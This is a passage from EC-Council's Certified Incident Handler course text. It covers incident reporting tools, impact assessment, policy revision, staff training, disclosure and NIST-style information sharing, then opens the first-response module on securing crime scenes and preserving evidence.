Apart from making the document concise and clear, the IH&R team can also provide some visualization charts and link analysis diagrams on the reports to help the audience with greater insights. This could be achieved by using sophisticated tools such as MagicTree to create documentation with proper visualizations. It can help all the internal and external groups in understanding the entire investigation or analysis efficiently through graphical representations. The IH&R team can provide these charts and diagrams as additional information in the appendices section of the incident document to help the target audience with a more comprehensive understanding of the incidents.

For example, providing a graph can tell the entire story of the incident by showing the entry point, what were the IoCs or malicious activities on the compromised devices, etc. Hence, including charts and diagrams in the documentation will help the IH&R team make the stakeholders understand the whole incident management clearly through graphical representations. It also allows for proper decision-making to ensure efficiently tackling of security incidents in future.

## Report Writing Tools

Report writing tools help incident handlers generate efficient reports on detected incidents during the IH&R process. The following are some important report writing tools:

- **MagicTree**

  Source: *https://www.gremwell.com*

  MagicTree stores data in a tree structure. This is a natural way of representing information gathered during a network test: a host has ports, which have services, applications, vulnerabilities, and so on. The tree-like structure is also flexible in that it can


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

add new information without disturbing the existing data structure: at some point, if you decide that you need the MAC address of the host, you just need to add another child node to the host node. While such a tree structure is a natural way of representing information, it is not very convenient for actually using the data. To feed data to programs, we generally want lists or tables of items. Accordingly, MagicTree allows users to extract data in tables (or lists); the query interface uses XPath expressions to extract data.





Figure 2.40: Screenshot of MagicTree

- **Dradis**

Source: *https://dradisframework.com*

Dradis is an open-source and cross-platform reporting tool that helps the IH&R team enhance their incident documentation. The tool can merge different outputs from other integrated tools such as Nmap and Nessus to generate visualizations for better report writing. Dradis can also use the default features of Microsoft Word to create simple and useful templates in less time based on the project type. The tool also allows the IH&R team implement different rich writing styles for developing the notes and make them more readable through the inclusion of custom table styles and screenshots.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.41: Screenshot of Dradis

Some other important reporting tools are as follows:

- Serpico (*https://github.com*)
- KeepNote (*http://keepnote.org*)
- Faraday (*https://faradaysec.com*)

## Incident Impact Assessment

Incident impact assessment refers to the process of determining all types of losses occurred due to an incident. Incident responders must find and list all the affected devices, networks, applications, and software to evaluate the impact of the incident. Such an assessment must include details such as the type of impact, method of detection, response process, and eradication measures.

Incidents can also result in the loss of customers as well as customers filing lawsuits against the organization over its negligence regarding customers' personal information. The estimation of losses must include the damage costs as well as the cost incurred to recover from the incident.

An incident impact assessment must address the following:

- Financial losses incurred due to leakage of confidential information
- Legal costs for investigating the case, lawyer's fees, and so on


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Costs pertaining to analyzing the incident and recovering and installing software and hardware
- Losses and costs related to system downtime
- Implementation costs
- Costs related to repairing and replacing damaged systems and physical security
- Costs related to the damage of goodwill, the loss of customer trust, and reputation

The response team must determine all losses, including loss of trust and disruption of business, and include them in the assessment. Notably, incident damage and recovery costs play an important role in legal actions against perpetrators. An impact estimation helps in identifying the motives behind the attack and the attackers. As already noted, the IH&R team must use the gathered information to secure targeted data, systems, networks, and other resources from future attacks.

## Review and Revise Policies

Reviewing and revising security policies is a key step in the IH&R process that helps prevent future incidents. The review and revision of security policies is simply the implementation of the lessons learned from previous incidents.

### Review—Policies, Procedures, Preparation, and Protection

After completing the documentation and recovery phases, the IH&R team must review the complete response process. The IH&R team must discuss the steps implemented successfully and the mistakes committed during the response with all team members. The team should also take suggestions and feedback that may help speed up the process, reduce gaps, eliminate pitfalls, and improve the IR process.

Evaluating the time and cost of each response process is the next step. Moreover, the IH&R professionals should also assess all weaknesses in security policies, practices, and other aspects of the organization that have led to the incident; determine the reasons for any delays during the response; and create a document containing the review results that suggest ways to strengthen the organization's security and IR processes.

### Revise—Policies, Procedures, Preparation, and Protection

Incident responders must use the knowledge and experience gained from the IR functions to suggest revisions to various security policies, configurations, settings, procedures, and practices. For this purpose, the IH&R team must conduct a post-incident feedback session involving all the users and employees. During this session, the team should ask the following questions:

- What have you learned from the incident?
- How could this be avoided in the future?
- How can we assess what is working and not working?
- What conclusions can be drawn from the incident?
- What changes are required to polices, programs, or plans?


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Based on the suggestions of the IR team and the feedback from users, the organization must revise all the policies, procedures, and practices to strengthen security. The IH&R team must also consider revising the security configuration controls and baseline configurations based on the lessons learned from the incidents.

The organization must focus on improving the security of devices that are susceptible to attacks. Alongside, all obsolete systems and technologies must be replaced with the latest equipment; update security solutions with attack signatures to identify similar attacks in the future; inform the concerned authorities, including application developers and device manufacturers, about the vulnerabilities found in their products; request patches as early as possible; implement strict account, password, access, and privilege policies across various departments; and impart training and awareness to all employees about the new policies and practices.

## Employee Training and Awareness

Training and awareness not only enhance employees' security knowledge but also helps in changing lackadaisical attitudes toward organizational security. The human factor in security can be far more formative than any software or hardware enhancement. Crucially, training significantly enhances employee understanding of organizational policies and can thus increase security. In general, employee training and awareness are necessary to facilitate general incident handling operations, the identification of different levels of importance, incident handling know-how, and so on. A security awareness program is a two-way information flow that uses various types of communication media such as audio, video, text, and practical training sessions.

Incident handlers should use knowledge acquired from the incident to make employees, clients, stakeholders, and other involved personnel aware of the indicators of compromise, fair usage policies and procedures, and the process of reporting an issue with networking devices or applications. As discussed earlier, such user awareness will help in reducing the frequency of incidents and enable their early detection.

Certainly, a training and awareness program educates employees on how to handle computer-related incidents and provides them with the skills required to implement incident handling policies. All teams should be trained according to their roles, responsibilities, and specific tasks. Also, training should include a report of actions that may adversely impact the organization. Practical training eliminates developmental errors, improves procedures, and reduces the occurrence of miscommunication: well-trained IH&R team members can significantly limit damage or prevent an incident. However, it is important to note that a training program's effectiveness increases only with proper program planning, implementation, maintenance, and evaluation.

Some of the important factors that lead to the success of training and awareness programs include the following:

- Identifying the scope, goal, and objective of the program
- Identifying the training staff
- Identifying the people to be trained
- Inspiring employees and management to adhere to security awareness norms


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Effectively managing the program
- Program maintenance
- Continuous evaluation and enhancement of the program
- Involving management participation
- Providing role-specific security awareness

Security awareness and training should include the following:

- Planning and designing the training and awareness program
- Developing personalized awareness and training materials
- Updating and analyzing the efficacy of the training program
- Implementing the program
- Building study material
- Measuring the effectiveness of the program and updating it

A comprehensive training program for all employees is necessary after updating the incident handling plan. The purpose of conducting training and exercises is to ensure that first responders are prepared with up-to-date and quality training material. The following are several practices essential for the quality control of training materials.

Conduct training at specified intervals and educate employees in the following:

- Identifying incident handling locations
- Identifying pre-assignment emergency handling plans for all employees
- Recognizing and operating the utility shut-off devices

Conduct internal and external awareness campaigns to do the following:

- Generate awareness among all parties
- Provide knowledge and encourage all parties to participate in the events
- Teach the plan strategies

Design the awareness campaign to facilitate the following:

- Participation
- Knowledge of the plan's strategies
- Knowledge of contingency arrangements

Generate awareness among employees with the following considerations:

- Training is necessary to create awareness and preparedness among staff and team members
- Testing procedures can generate awareness among employees and executives


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Close the Investigation

After conducting a detailed investigation, documenting the incident, and revising relevant policies, the investigation can be officially closed; the management should be informed that the investigation has been closed.

All records of the incidents and the investigation reports must be securely retained and the organization should have an effective retention policy. The information specified in the retention policy includes how long the evidence and records should be retained by the organization.

This stage will be followed by the disclosure of the details of the incident to the public parties.

## Incident Disclosure

After closing the investigation, the incident disclosure takes place. The organization that faced a security incident needs to disclose the incident's details to various entities after or at the time of resolution. At this stage, the organization's legal department will decide what details to be disclosed to respective stakeholders. The disclosure procedure varies from company to company and stakeholder to stakeholder. An IH&R team must consult its legal department before sharing any information with external entities.

The following is a list of possible entities that may be interested in information related to a cyber incident:

- Law enforcement agencies
- Regional judiciary
- Regulatory authorities
- Media
- Stakeholders
- Stockholders
- Breach victims
- Vendors
- Customers
- General public
- Third parties
- Internet service providers
- Other CERTs/CSIRTs

## Incident Disclosure Procedure

Not all incident information can be disclosed to all stakeholders. Disclosure involves categorizing and filtering information before communicating it to different entities. Some of the measures that should be considered by an IH&R team before disclosing incident information are listed below:

- Do not disclose sensitive information about the incident, such as financial data that may include account information or credit card details.
- Avoid disclosing the unpatched vulnerabilities of the organization.
- Ensure that nation-state sponsored incident information is not disclosed to all stakeholders. This type of information should be given only to certain entities.
- Do not disclose incident information that can cause chaos among the public. Only disclose if there is appropriate authorization and necessity.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure not to disclose incident information that may cause a serious impact on the business.

The procedure involved in disclosing the incident is as follows:

- At first, the IH&R team, along with an external agency, IT department, and management should plan the incident disclosure procedure.
- The IH&R team then notifies the management regarding the incident and its effects.
- Now, the IH&R team can request approval from management to disclose incident information to stakeholders and others in the scope of the attack based on the severity of the incident.
- If the IH&R team receives approval, then the organization's spokesperson or public relations team should disclose the details of the incident to the clients and customers.
- If the management does not approve the disclosure, then the IH&R team should not disclose the details of the incident to anyone.

## Information Sharing Activities

Irrespective of their size and type, organizations are increasingly facing security incidents as attackers leverage modern technologies and techniques to compromise organizational systems and networks. Hence, sharing information and proper coordination between organizations will help them in responding to security incidents more quickly and effectively than handling incidents on their own.

This section discusses the different techniques to share information between organizations that could lead to a coordinated response throughout the IR lifecycle.

### Establish Information Sharing Capabilities

Source: *https://nvlpubs.nist.gov*

As attackers are using ever-evolving technologies and techniques to change the nature of attacks, organizations must work together during an incident for a coordinated IR. Organizations should share information or coordinate the major activities of the IR with their partner organizations. This coordination between organizations may include sharing of attack and vulnerability information along with the response activities such that the other organizations can prepare themselves for handling similar incidents in the future. Additionally, sharing information with the other organizations also helps them to enhance their capabilities of responding and managing different security incidents easily.

For example, if an organization shares any suspicious event information and its response activities with its partner organization then it will benefit the other organization to effectively respond to similar events with some additional information such as IoCs, attack signatures, mitigation techniques, etc. Thus, sharing information and coordinating with other trusted organizations allow responding to a security incident more effectively and rapidly as compared to managing them separately.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Apart from this information sharing and effective IR, the organizations can also benefit themselves by outsourcing the techniques or required resources that are not available to them for responding to a security incident. Hence, organizations that do not have the capacity or proper resources to analyze or mitigate an incident can take help from other trusted organizations having the required resources and technology through proper coordination.

The IH&R team of an organization can share information based on the type of partner organizations for enhancing the IR through effective coordination. According to NIST, discussed below are some of the examples to establish the information sharing capability between the organizations:

- **Team-to-Team Information Sharing**

  This includes the coordination among IH&R teams of two or more organizations during different phases of IR. The teams can share the required resources, information, and knowledge for mitigating common security incidents. The information shared includes both tactical and technical such as indicators of compromise, remediation steps, IR plans and procedures, lessons learned, and so on.

- **Team-to-Coordinating Team Information Sharing**

  It refers to the relationship between the IH&R team of an organization with other organizations that helps in coordinating incident management such as ISAC. This helps in timely information sharing with the other member or partner organizations serving the same community. The information shared includes tactical, technical, vulnerability, and threat information, potential risks, etc. that can assist other organizations to focus on the required areas for effective IR.

- **Coordinating Team-to-Coordinating Team Information Sharing**

  This includes the relationship between different coordinating teams from the organizations such as ISAC and US-CERT. It allows sharing of the required information regarding cross-cutting incidents that can help other organizations and communities to understand the scope and mitigation strategies for effective IR. The information shared includes periodical summaries, tactical, technical information, IR plans, and results of risk assessments.

## Information Sharing Techniques

The IH&R team of an organization should establish a communication mechanism to share appropriate information about the incident with the other team members, stakeholders, and partner organizations to enhance the incident management procedures. Organizations should share appropriate incident information throughout the IR lifecycle, that is, from incident detection to incident resolution.

Some of the techniques the IR team can use to share incident information are as follows:

- **Ad hoc:** Ad hoc information sharing technique includes traditional mechanisms for sharing the information such as calls, messages, emails, etc. This technique mostly


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

depends on the connection between employees, the IH&R team, and partner organizations. It is a cost-effective way of sharing information with partner organizations.

- **Partially automated:** In this technique, IH&R team can automate the information sharing or communication process as much as possible for cost-effective cross-organizational coordination. It requires a human-centric process to manage the flow of information and the organization should decide which information needs to be communicated. The partner organizations must decide on which data exchange model will be appropriate for sharing incident information. Models such as Representational State Transfer (REST) architecture should be used to exchange Real-Time Inter-Network Defense (RID) data over HTTPS.
- **Security considerations while sharing incident information:**
  - Perform data sanitization to remove sensitive data from the incident information.
  - Regulate the information visibility based on the employee role and partner organization.

## Granular Information Sharing

Granular information sharing is a way of sharing the organization's incident information with other entities by separating sensitive and personal information from the information that is shared. The organization needs to understand the difference between sharing the information and sharing only required information with the partner organizations. The incident information can be divided into two types – business impact information and technical information.

- **Business Impact Information**

  This information describes how the incident is affecting the organization's services, functionalities, etc. This type of information can be shared with the high-level IH&R teams in the organization to take further decisions in handling the incident. This information can be shared with the other organizations only if they had a similar incident affecting their business functionalities. Many organizations do not prefer to share the business impact information with other external entities unless the incident's priority level is extremely high.

- **Technical Information**

  This information contains details of the incident associated with IP addresses and hostnames of the attacking tools, malware samples, exploited vulnerabilities, etc. This information can be shared with partner organizations and other entities to detect the ongoing incident. The organizations first rely on the technical information and indicators collected from internal sources, then compare them with the indicators received from the external partner organizations. If the external organization's technical information is matching with the ongoing incident, the IH&R team dealing with that incident can find many guidelines and recommendations to mitigate the incident.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## NIST Information Sharing Recommendations

Source: *https://nvlpubs.nist.gov*

Listed below are the NIST recommendations for sharing information for effective IR:

- **Plan for incident coordination and relations with the external parties before any incident:** This planning ensures that all parties are aware of their responsibilities and proper communication channels are implemented. External parties may include law enforcement agencies, ISP, IR teams, etc.
- **Discuss with the legal team prior coordination efforts:** The team should approach legal team for any contract or other agreements before initiating coordination efforts.
- **Share incident information throughout the incident response life cycle:** Information sharing is a critical component of facilitating cross-organizational coordination and organizations should not wait till an incident is completely resolved to share information with others.
- **Automate the information sharing process:** Automation allows the coordination and relationship between organizations more efficient as well as cost effective. Organizations must maintain a balance between automated information sharing and manual information sharing to manage the flow effectively.
- **Maintain a balance between the information sharing advantages and the disadvantages of sharing sensitive information:** Organizations should only share relevant information with the appropriate authorities. Incident response teams should only focus on sharing technical information with its peers and partner organizations.
- **Share maximum amount of appropriate incident information that is necessary for other organizations:** Organizations must share the incident information with other organizations based on their type and requirements. For example, an organization may share the general details of an attack but may not reveal their vulnerability for security reasons.

## Module Summary

In this module, we have discussed the incident handling and response (IH&R) process and its importance. We have also discussed in detail the various phases involved in the process of responding to an incident: step 1: preparation for incident handling and response, step 2: incident recording and assignment, step 3: incident triage, step 4: notification, step 5: containment, step 6: evidence gathering and forensics analysis, step 7: eradication, step 8: recovery, and step 9: post-incident activities. Finally, we have discussed the importance of information sharing activities.

In the next module, we will discuss in detail the first response process, along with the various steps involved in the process.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH

EC-Council | Certified Incident Handler

EC-Council

Building A Culture Of Security

Module 03

# FIRST RESPONSE

EC-Council Official Curricula

This page is intentionally left blank.

# Learning Objectives

The surge cybercrime and advancements in computing technology have made an efficient and effective information security program essential for organizations. Given the rapid change in technology and the evolving threat landscape, it is important for organizations to incorporate ongoing and proactive incident handling into their current information security programs to thwart and prevent evolving threats. By incorporating appropriate first response strategies into their incident management processes, the incident handling and response (IH&R) team can help prevent further escalation and damage caused by the incident.

This module will help understand the importance of first response procedures in the incident handling process, which include collecting, preserving, packaging, and transporting digital evidence at the crime scene.

At the end of this module, you will be able to:

- Explain the concept of first response
- Understand the process of securing and documenting the crime scene
- Understand the process of collecting evidence at the crime scene
- Explain the process for preserving, packaging, and transporting evidence

# Explain the Concept of First Response

This section discusses the first response, first response basics, roles of the first responder, first responder common mistakes, and incident response in different situations.

## First Response

The first response refers to the first action performed after the occurrence of a security incident. Depending on the type of breach or attack, the first response can prevent further damage to the victim and help incident responders easily trace the suspect. It involves identifying victim systems and individuals to chart the next course of action.

## First Responder

The term “first responder” refers to the person who is the first to arrive at the crime scene to assess the scene and alert the management and incident response teams. A first responder may be a network administrator, system administrator, law enforcement officer, or an investigation officer. Generally, a first responder is a person who comes from the forensics laboratory or the particular agency at the crime scene for the initial investigation.

If an incident occurs in a company or on individual computers, typically the victim first contacts the forensics laboratory or a particular agency for crime investigation. Next, the laboratory or agency sends the first responder to the crime scene for the initial investigation. The first responder is responsible for protecting, integrating, and preserving the evidence obtained from the crime scene.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The first responder should have complete knowledge of computer forensics investigation. They must preserve all discovered evidence in a simple, protected, and forensically sound manner. First responders investigate the crime scene in a lawful manner so that the obtained evidence will be acceptable in a court of law.

## Roles of First Responder

A first responder plays an important role in the computer forensics process because he or she is the first person who arrives at the crime scene for the initial investigation. The investigation process starts after all the evidence has been collected from the crime scene. If the evidence collected by the first responder is forensically sound, it is easier for the investigation team to find the actual cause of the crime. Therefore, the first responder needs to collect proper evidence.

The main responsibilities of first responders are described below.

- **Identifying the Crime Scene**

  After arriving at the crime scene, the first responder identifies the scope of the crime scene and establishes a perimeter. The latter includes identifying a particular area, room, several rooms, or building dependent on the networked computers. Subsequently, the first responder begins listing the computer systems involved in the incident from which they can collect evidence.

- **Protecting the Crime Scene**

  In a cybercrime case, a search warrant is required for searching and seizing digital/electronic evidence. Therefore, a first responder protects all the computers and electronic devices and waits for the case officer in charge.

- **Preserving temporary and fragile evidence**

  In the case of temporary and fragile evidence that could change or disappear, such as monitor/screen information or a running program, the first responder does not wait for the case officer in charge. The responder takes photographs of all the evidence.

- **Collecting all Information about the Incident**

  The first responder conducts preliminary interviews of all persons present at the crime scene, inquiring about the details and circumstances surrounding the incident.

- **Documenting all Findings**

